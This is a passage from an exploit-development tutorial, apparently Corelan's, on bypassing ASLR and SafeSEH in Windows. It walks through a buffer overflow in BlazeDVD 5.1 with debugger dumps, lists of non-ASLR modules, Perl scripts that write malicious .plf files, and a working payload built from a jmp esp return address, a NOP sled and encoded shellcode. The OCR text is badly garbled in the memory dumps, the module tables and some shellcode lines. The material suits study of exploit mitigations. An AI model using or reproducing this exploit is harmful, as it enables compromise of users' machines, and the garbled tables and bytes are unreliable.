Knowledge is not an object, it's a flow

eip=42424242 esp=0018e030 ebp=4141411 iopl=0 cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 42424242 ?? ??? nv up ei pl zr na pe nc efl=00010246 0:000> d ecx 0018e032 18 00 00 00 00 00 41 41-41 41 41 41 41 41 41 41 41 . . AAAAAAAAAA
 1
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41</ ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0018e042 0018e052 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0018e062 AAAAAAAAAAAAAAAAAA

 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 <td 0018e072 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0018e082 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0018e092 0018e0a2 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0:000> d edx 0018e200 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 41 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0018e210 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0018e220 AAAAAAAAAAAAAAAAAA AAAABBBB..... 0018e230 0018e240 0018e250 0018e260 0018e270 0:000> d esp 0018e030 0a 00 18 00 00 00 00 00-41 41 41 41 41 41 41 41 41

 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 61
 <td 0018e040 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0018e050 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0018e060

 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 41
 <td ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0018e070 0018e080 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0018e090 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ 0018e0a0 ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ

Normally, when we get this, we would probably look for a jump edx instruction and overwrite EIP with the address of jmp edx. (and then use some backwards jumpcode to get to the beginning of the shellcode), or push ebp/ret... But we know that we cannot just overwrite EIP due to ASLR. The only thing we could do is try to find something that will do a jmp edx or push ebp/ret inside the address range of 0×011eXXXX – which is the saved EIP before the BOF occurs), and then only overwrite the 2 low bytes of saved EIP instead of overwriting saved EIP entirely. In this example, no such instruction exists.

There is a second issue with this example. Even if a usable instruction like that exists, you would notice that overwriting the 2 low bytes would not work because when you overwrite the 2 low bytes, a string terminator (00 - null bytes) are added, overwriting half of the high bytes as well... So the exploit would only work if you can find an address that will do the jmp edx/... in the address space $0 \times 011e00XX$. And that limits us to a maximum of 255 addresses in the $0 \times 011e$ range :

	and juip cax, in the ad	
011E1000	/\$ 55	PUSH EBP
011E1001	I. 8BEC	MOV EBP, ESP
011E1003	. 81EC 08020000	SUB ESP,208
011E1009	. A0 1421CD00	
011E100E	. 8885 08FEFFFF	
011E1014	. 68 F3010000	PUSH 1F3
011E1019	I. 6A 00	PUSH 0
011E101B	. 8D8D 09FEFFFF	LEA ECX, DWORD PTR SS: [EBP-1F7]
011E1021	j. 51	PUSH ECX
011E1022	. E8 C30A0000	CALL <jmp.&msvcr90.memset></jmp.&msvcr90.memset>
011E1027	. 83C4 0C	ADD ESP,0C
011E102A	. 8B55 08	MOV EDX, DWORD PTR SS: [EBP+8]
011E102D	. 8995 04FEFFFF	MOV DWORD PTR SS:[EBP-1FC],EDX
011E1033	. 8D85 08FEFFFF	LEA EAX, DWORD PTR SS: [EBP-1F8]
011E1039	. 8985 00FEFFFF	MOV DWORD PTR SS:[EBP-200],EAX
011E103F	. 8B8D 00FEFFFF	MOV ECX, DWORD PTR SS: [EBP-200]
011E1045	. 898D FCFDFFFF	MOV DWORD PTR SS:[EBP-204],ECX
011E104B	> 8B95 04FEFFFF	/MOV EDX, DWORD PTR SS: [EBP-1FC]
011E1051	. 8A02	MOV AL,BYTE PTR DS:[EDX]
011E1053	. 8885 FBFDFFFF	MOV BYTE PTR SS:[EBP-205],AL
011E1059	. 8B8D 00FEFFFF	MOV ECX, DWORD PTR SS: [EBP-200]
011E105F	. 8A95 FBFDFFFF	MOV DL, BYTE PTR SS:[EBP-205]
011E1065	. 8811	MOV BYTE PTR DS:[ECX],DL
011E1067	. 8B85 04FEFFFF	[MOV EAX, DWORD PTR SS: [EBP-1FC]
011E106D	. 83C0 01	ADD EAX,1
011E1070	. 8985 04FEFFFF	MOV DWORD PTR SS:[EBP-1FC],EAX
011E1076	. 8B8D 00FEFFFF	[MOV ECX, DWORD PTR SS: [EBP-200]
011E107C	. 83C1 01	ADD ECX,1
011E107F	1. 898D 00FEFFFF	MOV DWORD PTR SS:[EBP-200],ECX
011E1085		> CMP BYTE PTR SS:[EBP-205],0
011E108C	.^75 BD	\JNZ SHORT vulnsrv.011E104B
011E108E	. 8BE5	MOV ESP,EBP
011E1090	. 5D	POP EBP
	\. C3	RETN
011E1092	CC	INT3
011E1093	CC	INT3
011E1094	CC	INT3
011E1095	CC	INT3
011E1096	CC	INT3
011E1097	CC	INT3
011E1098	CC	INT3
011E1099	CC	INT3
011E109A	CC	INT3
011E109B	CC	INT3

;	/n = 1F3	(499.)
;	c = 00	
;		
	s	
;	\memset	

Knowledge is not an object, it's a flow

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

(c) Peter Van Eeckhouttie

-	
0	
5	
9	
00	
Ś	
0.0	
-	
00	
U	
0	
<u> </u>	
T	
_	
el	
9	
1000	
ā	
õ	
00	
CO	
. COI	
V. COI	
W.COI	
NW.COI	
IMM. COI	
NWW.COI	
WWW . COI	
/WWW.COI	
//WWW.COI	
//WWW.COI	
://www.coi	
://www.coi	
0://WWW.COI	
:p://www.coi	
tp://www.coi	
:tp://www.co	

011E109C	CC	INT3	
011E109D	СС	INT3	
011E109E	CC	INT3	
011E109F	СС	INT3	
011E10A0	/\$ 55	PUSH EBP	
011E10A1	I. 8BEC	MOV EBP.ESP	
011E10A3	. 8B45 08	MOV EAX, DWORD PTR SS: [EBP+8]	
011E10A6	. 50	PUSH EAX	; /<%s>
011E10A7	i. 68 1821CD00	PUSH vulnsrv.011E2118	; format = "Error %s"
011E10AC	. FF15 A020CD00	CALL DWORD PTR DS:[<&MSVCR90.printf>]	
011E10B2	i. 83C4 08	ADD ESP.8	
011E10B5	. E8 FA090000	CALL <jmp.&wsock32.#116></jmp.&wsock32.#116>	; [WSACleanup
011E10BA	. 5D	POP EBP	,
011E10BB	ν. C3	RETN	
011E10BC	CC	INT3	
011E10BD	CC	INT3	
011E10BE	CC	INT3	
011E10BF	CC	INT3	
011E10C0	/\$ 55	PUSH EBP	
011E10C1	I. 8BEC	MOV EBP,ESP	
011E10C3	. B8 141D0000	MOV EAX, 1D14	
011E10C8	. E8 230A0000	CALL vulnsrv.011E1AF0	
011E10CD	. A0 1521CD00	MOV AL, BYTE PTR DS:[CD2115]	
011E10D2	. 8885 F0E2FFFF	MOV BYTE PTR SS:[EBP-1D10],AL	
011E10D8	j. 68 87130000	PUSH 1387	; /n = 1387 (4999.)
011E10DD	. 6A 00	PUSH 0	; c = 00
011E10DF	. 8D8D F1E2FFFF	LEA ECX,DWORD PTR SS:[EBP-1D0F]	;
011E10E5	j. 51	PUSH ECX	; s
011E10E6	. E8 FF090000	CALL <jmp.&msvcr90.memset></jmp.&msvcr90.memset>	; \memset
011E10EB	j. 83C4 0C	ADD ESP,0C	
011E10EE	. 8A15 1621CD00	MOV DL, BYTE PTR DS:[CD2116]	
011E10F4	. 8895 78F6FFFF	MOV BYTE PTR SS:[EBP-988],DL	
011E10FA	. 68 CF070000	PUSH 7CF	; /n = 7CF (1999.)
011E10FF	. 6A 00	PUSH 0	; c = 00
			•

Bypassing ASLR : using an address from a non-ASLR enabled module

A second technique that can be used to bypass ASLR is to find a module that does not randomize addresses. This technique is somewhat similar to one of the methods to bypass SafeSEH : use an address from a module that is not safeseh (or ASLR in this case) enabled. I know, some people may argue that this is not really "bypassing" the restriction... but hey – it works and it allows for building stable exploits.

In certain cases (in fact in a lot of cases), the executable binaries (and sometimes some of the loaded modules) are not ASLR aware/enabled. That means that you could potentially use addresses/pointers from those binaries/modules in order to jump to shellcode, because those addresses will most likely not get randomized. In the case of the executable binary : the base address for these binaries often start with a null byte. So that means that even if you can find an address that will jump to your shellcode, you'll need to deal with the null byte. This may or may not be a problem, depending on the stack layout and the contents of the registers when the BOF occurs. Let's have a look at a vulnerability that was discovered in august 2009 : http://www.milw0rm.com/exploits/9329. This exploit shows a BOF vulnerability in BlazeDVD 5.1 Professional, triggered by opening a malicious plf file. The vulnerability can be exploited by overwriting the SEH structure.

You candow load a local copy of this vulnerable application here :

BlazeDVD 5.1 Professional (Log in before downloading this file !) - Downloaded 120 times

Now let's see if we can build a reliable exploit for Vista for this particular vulnerability.

Start by determining how far we need to write in order to hit the SE structure. After doing some simple tests, we find that we need an offset of 608 bytes to overwrite SEH :

```
my $sploitfile="blazesploit.plf";
print "[+] Preparing payload\n";
my $junk = "A" x 608;
$junk = $junk. "BBBBCCCC";
$payload =$junk;
print "[+] Writing exploit file $sploitfile\n";
open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
print "[+] ".length($payload)." bytes written to file\n";
```

26/02/2010 - 44 / 48

Knowledge is not an object, it's a flow

	-	gisters (FPU)	<	< <	<
		X 00000001 X 03144F08 X 00000042 X 76FB3430 shlwapi.PathFin P 0012F424 ASCII "ARARARARA P 03421E60 I 03420010 I 6405569C MediaPla.640556	RAARAARAARAARAARAA	RAAAAAAA	AAAAAA
SEH chain of main thread Address SE handler 88125550 49484948	_ _ X	P 41414141 0 ES 0023 32bit 0(FFFFFFF 0 CS 0018 32bit 0(FFFFFFF 1 SS 0023 32bit 0(FFFFFFF 0 DS 0023 32bit 0(FFFFFFF 0 FS 0038 32bit 7FFDE000(F) F) F)		
		0 GS 0000 NULL 0 0 LastErr ERROR_SUCCESS () L 00010212 (NO.NB.NE.A.NS.) 0 empty -??? FFFF 00FF00FF	PO,GE,G)		
	-	1 empty -??? FFFF 00FF00FF 2 empty -??? FFFF 00000003 3 empty -??? FFFF 00000003 4 empty -??? FFFF 00000004 5 empty -??? FFFF 000000004 6 empty -??? FFFF 000000000 6 empty -??? FFFF 000000000			
		3210	E S P U O Z D I 0 0 0 0 0 0 0 0 1 1 1 1 1 1	(LT)	

Ok, it looks like we have 2 ways of exploiting this one : either via direct RET overwrite (EIP=41414141) or via SEH based (SEH chain : SE Handler = 43434343 (next SEH = 42424242)). ESP points to our buffer.

When looking at the ASLR awareness state table (!ASLRdynamicbase), we see this :

ASLR /dynamic		1	
Base	Nane	GLLCharacteristics	Enabled?
75.400000	tentsabi.dll inagehito.dll udwad.dtv CDKDP60.dll Biacc00001r1.dll	0.0140	RLR Duare CritistanLibuse
110000	CONCEPTOR ALL	20121-002	RLB Avere (/dunanicbate RLR Avere (/dunanicbate
	BlaceOVOC1rl,dll	0-0000	
24 22 20 20 20 20 20 20 20 20 20 20 20 20	Edual LINEFFERDORS UNTIL Un Theme, dl.L	00-0011-00	IELR factore (rightanicibate IELR Datte (rightanicibate IELR Datte (rightanicibate IELR Datte (rightanicibate IELR Datte (rightanicibate
2164.0000	gledia dil	2:2:42	OLE Overe (rousenicbase)
247 #00000	ste.dil	0+0140	WELR Beare Criter antibase
211526666	C9000L, d11	2:21:02	RIUI Avaze Criteranicbase
of 10	msg711,em	0x0140	BILB Byace: Criterian Lobase
6 Dansa	SHITWEST COLL	2012 1 402 2012 1 402	RUR Buser Crownicoste RUR Buser Crownicoste RUR Buser Crownicoste RUR Buser Crownicoste
7 (6-50000	(insetp32, son	0-0140	RSUI Reare Lidenanticbase
102.4400000 2.447.ad0000	WORKER, DLL	0-0140	MLR Dearer Colleganisticase
5000000	might dil	19-21 m	REAL Avace (ridynamicbase)
7115400000	CICAPT, dil	0.0140	RUE Buser Critistanististe RUE Buser Critistanististe RUE Buser Critistanististe RUE Buser Critistanististe
00400000	Earlier Control of Con	2-2020	RER Busce Criteranicbase
2 17000000	WindowsCodeos, d11	0.0140	GLE Beare Criteranicbase
741540000	OLERCC, dl L	2:21:22	RER Avere (rightericbase RER Avere (rightericbase
25100000	HIGHING (C)	0.0140	IELE Buser Criticianicitate REE Guser Criticianicitate
74.0400000 74.0400000	CLUCATO, DLL STRUCTO, DLL	0.0140	RLP Autor Lropanicose RLP Autor Lropanicose RLP Autor Lropanicose RLP Autor Lropanicose RLP Autor Lropanicose RLP Autor Lropanicose RLP Autor Lropanicose
24150000	negen02, ach	0.0140	RUE Busce L'Abriantichere RUE Busce (Abriantichere
74430000	nawacek, di i	0.0140	RELE Bushe Critishanistiater
744400000	disposition, DLL	5-21-02	RLB Reare (rdenamicbase RLB Reare (rdenamicbase
200000	WHICOME , DLL	0.0140	RULE Resper Lidenanicbase
25240000	urthon.dll	000140	HOLS Header (righterscharte)
2410/00/00	winterdit	0.0100	BILR Deare Critich an ideate BILR Beare (ritich an ideate)
25540000	within the dill	0-0140	RLR Buse Criticianicbase RLB Buse Criticianicbase
	Nervell2.dit	0.0140	RER Avare Critinanicbase
and a second second	anguly LTV - dTT	0.0100	RLR Avare (/dunanichase RLR Avare (/dunanichase RLR Avare (/dunanichase
6. x 00000	Profileitore.DLL	0.0000	
Self granter	WHENCHOE, DLL	3.3 45	IRLA Deser Critinanisbase RILE Deser Critinanisbase RILE Deser Critinanisbase RILE Deser Critinanisbase RILE Deser Critinanisbase RILE Deser Critinanisbase
222100000	maadolit2.acm	0-0140	RLR Buare CritichanicDase
251 00000	CHIEFE GLL	dista 1 440	RUR Heart Critician Costa
216660000	PEOP LOCAL MARKET	0-2140	RILR Buare Criticianistrate RILR Buare Criticianistrate
0.12/00000	mudioProcess.dll	0-0000	
2012/02/02/02	condigit2.dll	2:2:22	RLB Avare (riteranicbase) RLB Avare (riteranicbase)
10.00000	0401010.011	0-0140	HILLAS HIGHLIGHT CONSIGNED LIVES IN THE
CONTRACTOR OF THE OWNER	with book 1, day	23123	RILT Resce (/dutanicbase RILR Resce (/dutanicbase
6.4 11:00000	resnan.dll	0.0140	
2010/00/0	thusboache, dl L	0.0140	RLR Busce Columnicate RLR Busce Columnicate RLR Busce Columnicate RLR Busce Columnicate
20102-00000	CORPARING, 41.1	2-2140	REA Reare Lidenanichase REA Reare Lidenanichase
0.0000000	DUDE IDDLL. dll	0.0000	HOLDY HARDY CHON BALCOBLE
00000000	rtutils.dt. notice.dt. victoria.dt. victoria.dt. decession.dt. decession.dt. decession.dt. decession.dt. decession.dt. decession.dt. decestion.dt. dt. decestion.dt. dt. decestion.dt. dt. dt. dt. dt. dt. dt. dt.	2000	RLR Peace Criterianistase
10000000	st unserel (bar, d))	0-0000	
of Manual	weekeg, dit	242 22	RILE Rusce Critichanichase RILE Rusce Critichanichase RILE Rusce Critichanichase
7 (Rar 0000)	browsey L. dl L	0-0140	REAR Desce CritishanUlbase
2 martine	medicionali Configurationadii Montheoradii	10011140	RILS Dearer, Collegen Laborer

Wow – a lot of the modules seem to be not ASLR aware. That means that we should be able to use addresses from those modules to make our jumps. Unfortunately, the output of that ASLRdynamicbase script is not reliable. Take note of the modules without ASLR and reboot the system. Run the command again and compare the new list with the old list. That should give you a better idea on which modules can be used. In this scenario, you'll go back from a list of 23 to a list of 7 (which is still not too bad, isn't it):

 $BlazeDVD.exe (0 \times 00400000), skinscrollbar.dll (0 \times 10000000), configuration.dll (0 \times 60300000), epg.dll (0 \times 61600000), mediaplayerctrl.dll (0 \times 64000000), netreg.dll (0 \times 64100000), versioninfo.dll (0 \times 67000000)$

Bypass ASLR (direct RET overwrite)

In case of a direct RET overwrite, we overwrite EIP after offset 260, and a jmp esp (or call esp or push esp/ret) would do the trick.

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

- Possible jump addresses could be :
- * blazedvd.exe : 79 addresses (but null bytes !)
- * skinscrollbar.dll : 0 addresses
- * configuration.dll : 2 addresses, no null bytes
- * epg.dll : 20 addresses, no null bytes
- * mediaplayerctrl.dll : 15 addresses, 8 with null bytes
- * netreg.dll : 3 addresses, no null bytes
- * versioninfo.dll : 0 addresses

c) Peter Van Eeckhouttie

26/02/2010 - 45 / 48

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

EIP gets overwritten after 260 characters, so a reliably working exploit would look like this :

my \$sploitfile="blazesploit.plf"; print "[+] Preparing payload\n"; my \$junk = "A" x 260; my \$ret = pack(\V',0x6033b533); #jmp esp from configuration.dll
my \$nops = "\x90" x 30; # windows/exec - 302 bytes # http://www.metasploit.com # Encoder: x86/alpha_upper # EXITFUNC=seh, CMD=calc my \$shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x49\x43". "\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" "\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" $\x41\x41\x42\x54\x41\x51\x32\x41\x42\x32\x42\x30\$ $\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x4b\x4b\x4c\x4b\x58\$ "\x51\x54\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" "\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" "\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" "\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" "\x49\x50\x4c\x59\x4e\x4c\x44\x49\x50\x44\x34\x45\x57" "\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" $\x47\x4b\x50\x54\x47\x54\x45\x45\x44\x45\x4c\x4b$ "\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" "\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" "\x45\x4c\x4t\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" "\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" "\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" "\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" "\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" "\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" $\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51\$ "\x42\x4c\x43\x53\x43\x30\x41\x41" \$payload =\$junk.\$ret.\$nops.\$shellcode;
print "[+] Writing exploit file \$sploitfile\n";
open (\$FILE, ">\$sploitfile");

print \$FILE \$payload; close(\$FILE);

print "[+] ".length(\$payload)." bytes written to file\n";



Reboot, try again ... it should still work



If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

(c) Peter Van Eeckhoutte

ASLR Bypass : SEH based exploits

In case of SEH based exploit, the basic technique is the same. Find modules that are not aslr protected, find an address that does what you want it to do, and sploit... Let's pretend that we need to bypass safeseh as well, for the phun of it.

Modules without safeseh : (!pvefindaddr nosafeseh)

CERDF 000	Enosafeseh3 Getting safeseh	status for loaded modules :	
06907090	Safeseh unprotected modules		
00ADF00D	• 0x00110000 - 0x00109000 :	Blaze000Ctr1.dl1	
06A0F000	 0x03x20000 - 0x03x68000 - 	EqualizerProcess.dll	
00000000	• 0x000x0000 = 0x000x9000 x	RecorderCtr1.d11	
DECOPIESO	Bull?au0000 - Bull?ar/90000 -	Powerffan agenen tCtrL.dLL	
05005000	 0x00400000 - 0x0055x0000 x 	Blaze000.exe	
OTION DOWN	= 0.076A0000 = 0.076A0000 =	ProfileStore, DLL	
000000000	 	Deadlin Department of L	
000000000	 Du02b20000 - 000000 - 000000 - 000000 - 000000		
10000000			_
000000000	 Du L0000000 - Du L00100000 - 	ak in a consilition all l	
And a second second	- 0110000000 - 0110010000	Configuration, dil	
STHU-SOU	 Oxford/add/dd/ = Oxford/add/dd/dd/dd/dd/dd/dd/dd/dd/dd/dd/dd/d	CONFIGURATION.GIL	
CEHUP COU	 0x038380000 - 0x038690000 1 	NINUTILUUL	<u> </u>
WHERE WE	 R04916000000 - 8049169000001 	EPOLOTI	- v
000100	 0x6#198888 - 0x6#195888 : 	mstmg32.dtt	
00000000	 0164000000 - 01640740000 1 	HedjaPlayerCtrl.dll	
SER0LOSO	• 0x64100000 = 0x64120000 :	NetReg.dll	
09970439	• 0x67000000 - 0x67010000 1	VersionInfo.dll	
OBBOEBBO	• 0x76760000 - 0x76769000 1	LPK.DLL	
066906900	• 0x02ad0000 - 0x02ar4000 :	RealMediaControl.dll	
06600F000	• 0x75940000 - 0x75946000 x	NSI.dll	
COPORADO	• 0x03388000 = 0x03485000 ;	FileConverter.dll	
0640F000	 0x74e10000 - 0x74e15000 i 	wship6, dil	
00RDF00D	Bi027c0000 - 0i027d0000 1	eship6.dil OTNediaControl.dil	
00005000	• 0x74920000 - 0x74926000 -	with top ip, dill	
05005000	• 0x06250000 - 0x062x7000 x	DSPReplifyProcess.dll	
000000000	$= 0_{1}73710000 = 0_{2}73714000 =$	knuter, dil	
06006000	 Bu02x60000 - Bu02x8x0000 	FileAssocator, dil	
00005000	Output 20000 - Output 50000 -	EchoDe LayProcess. dl 1	
Ministerio	 De defen V defende - de defen feudeles 		
000000000	 bu7000000 - bu7000000 - 	None all in citi	
ACCOUNTS ON A	- 00107555000 - 00155550000 I	INTERNAL LE FOLL	

Modules without safeseh and not ASLR aware : (!pvefindaddr nosafesehaslr)

NROPINO		0+03540000	- 0x00519000 I	BlaceOUDCtrludit (*** No ASLR, No Safeteh ***)
INCPINO				EqualizerProcess.dll (*** No BLR, No Safessh ***) RecorderCort.dll (*** No DLR, No Safessh ***)
	181		Contract Second	PowerHanagementCtrl.dll (### No MER, No Safessh ###)
HATENO		0.00400000	 - 0x0000xx0000 	BlareD.D.eve (*** No GLR, No Safessh ***)
пночко		0+02:00000	 0x02cc4000 i 	ProfileStore_DLL (*** No HSLR, No Safeteh ***)
Nucraso,		0+02+00000	 0x020aa000 i 	BudioPropersydii (*** No BiLE, No Safesah ***)
100000		0+02060000	 6x82x76888 	DibLibDil.dil (*** No ASLR, No Safeteh ***)
	H 2	on the second	 On OCTOORCE 	I UtdeoNindow.dll 1444 No BLR, No Safesch 4441 (Interaction Dec.dll 1444 No DS R. No Safesch 444)
		6- 100000000	and the second second	i skinscroliberudil (*** No ASLP, No Safetsh ***) i Configurationudil (*** No ASLP, No Safetsh ***)
				BIGCARI, dil (see No GELL, No Cafenah eee)
		ALC: NO DECISION OF THE OWNER OF THE OWNER OF THE OWNER OF THE OWNER OF THE OWNER OF THE OWNER OF THE OWNER OF	-	EPG.dit tees No BER, No Salesah essi
10000		0.1.4000000	 0x104007 a0000 	RediaPlayerCtrl, dil 1999 No DER, No Safesah 999)
Read		0-14 00000	 8x64120000 i 	hethes,dil (### ho AdLR, ho Safeseh ###)
	• (•)	0+67000000	 0x67010000 i 	DersionInfo.dll (*** No NULP, No Safessh ***)
ROW		0-0290000	 0x02x040000 1 	RealHediaControl.dll (*** No REE, No Safetah ***)
	1		-	FileConverter.dll (*** No HELR, No Safeseh ***)
121400		angles Bertherson	Contract of the local division of the local	GTRediaControl.dll (### No ABLE, No Safeseh ###)
				FileDuschator.dll (eee No DUE, No Safetah eee)
	HH	Contraction of the second	Contraction of the	EchoDelasProcess.dll (see No Milk, No Salesah see)
	1125			wightingth (see he dills. He Cafetah see)
Rem	1000	Contraction of the	100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100 C 100	

If we can find a usable address in one of these modules, we should be good to go. Again, the output will not be reliable, so you need to reboot & compare the outcome in order to be sure. The modules that are not aslr protected, and not safeseh protected either, are :

=

- * skinscrollbar.dll (0×1000000)
- * configuration.dll (0×60300000)
- * epg.dll (0×61600000)
- * mediaplayerctrl.dll (0×64000000)
- * netreg.dll (0×64100000)
- * versioninfo.dll (0×6700000)

So a pop pop ret from any of these modules (or, alternatively, a jmp/call dword[reg+nn] would work too)

Longer Long	Encad one and		per at 0x1000e0do	Faking and then at 13	BOOMSSI (PROF. EXE)	CUTE READ	
1000000	Call & Ca		PHT AT DUCODEASE	A Distance of the state of	Roberts (Place Edd)		
10000194	Course - Cou		241 AL 0110004674		CONTRACTOR OF STREET		
10000000	5-04 Contractor 6-04			The second second second second	CONTRACTOR (000)		
ADDDDDDD	Contract of the second second		HE REPRESENT	Part research a town of the state	CONTRACTOR OF STREET		
1000013-172	5000 B 000 B 000 B 000 B 000 B 000 B 000 B 000 B 000 B 000 B 000 B 000 B 000 B 000 B 000 B 000 B 000 B 000 B 00		HE & \$10000795	244 9940503 1046 105 23	HOOPSSI PUBLICAS		
100000000000000000000000000000000000000	Powno pop es s		245 45 0410009610	246.50.0000.01046.40115	HEOREM 1 COULD BOD		
1000000	Found pop #11		2415 45 01100029672	19K 98/90203 1D82 - 01 13	HOOPSSI (PHUE EXE)	CUTE REPERT	
10000790405	Found pop ess		245 85 0x10009605	Fax in accountance of the	HOOPSEL CPHER EXEL	CUTE REHEN	
10000000000	Found pop ess		245 at 0x1000aa00	Eskinscrolibar.dit2	HOOPSSI (PHEE EXE)	CUTE_REHEDT	
100081662	Found pop est		247 at 0x10004662	Eskinscrolibar.diti	HOOPSSI (PHEE EXE)	CUTE_REHED	
10005936	Found pop est	DOD EDIC	241 at 0x10004936	Eskinscroliber.dill	RODERST (PROF, EDG)	CUTE_REROT	
10010511	Found pop esta	DOD EDHS	ret 00 at 0x100105	11 Eskinscrolibar.dl	[1] Rocessi (PRGE)	DO BOUT DE DE DECO	
100105F1	Found pop esta	DOD COM	ret 00 at 0x100105	#1 Eskinscrollbar.dl	[11] Rocessi (PRGE)	DO BOUT DE DE DECO	
10001200	Found pop #si	DOD #CM	ret at 0x100012nd	[skinscrollbar.dil]	ACCESS: (PAGE_DE)	CUTE_READ)	
10010107	Found pop esti	DOD COL	ret at 0x100101e7	[skinscrolibar.dil]	ROOPSEL (PRODUCT)	OUTE_READ)	
LOOD COT	COUNC DOD THE	2002 501	THI HI DALDODRAD	tskinscrollbar.dill	Access: (PAGE_DE)	CUTE READ!	
10009678	Found pop esti		ret at 0x1000a67b	Eskinscroliber.dill	Access: (PAGE_DE)	CUTE_READ)	
10000083	Found pop esti	pop edi	ret at 0x1000dc00	Eskinscroliber, dill	Access: (PAGE_E)E	OUTE READ!	
100085AC	Found pop esti	pop ebos	ret at 0x100055ac	Eskinscroliber, dill	Access: (PAGE_EDE)	OUTE READ!	
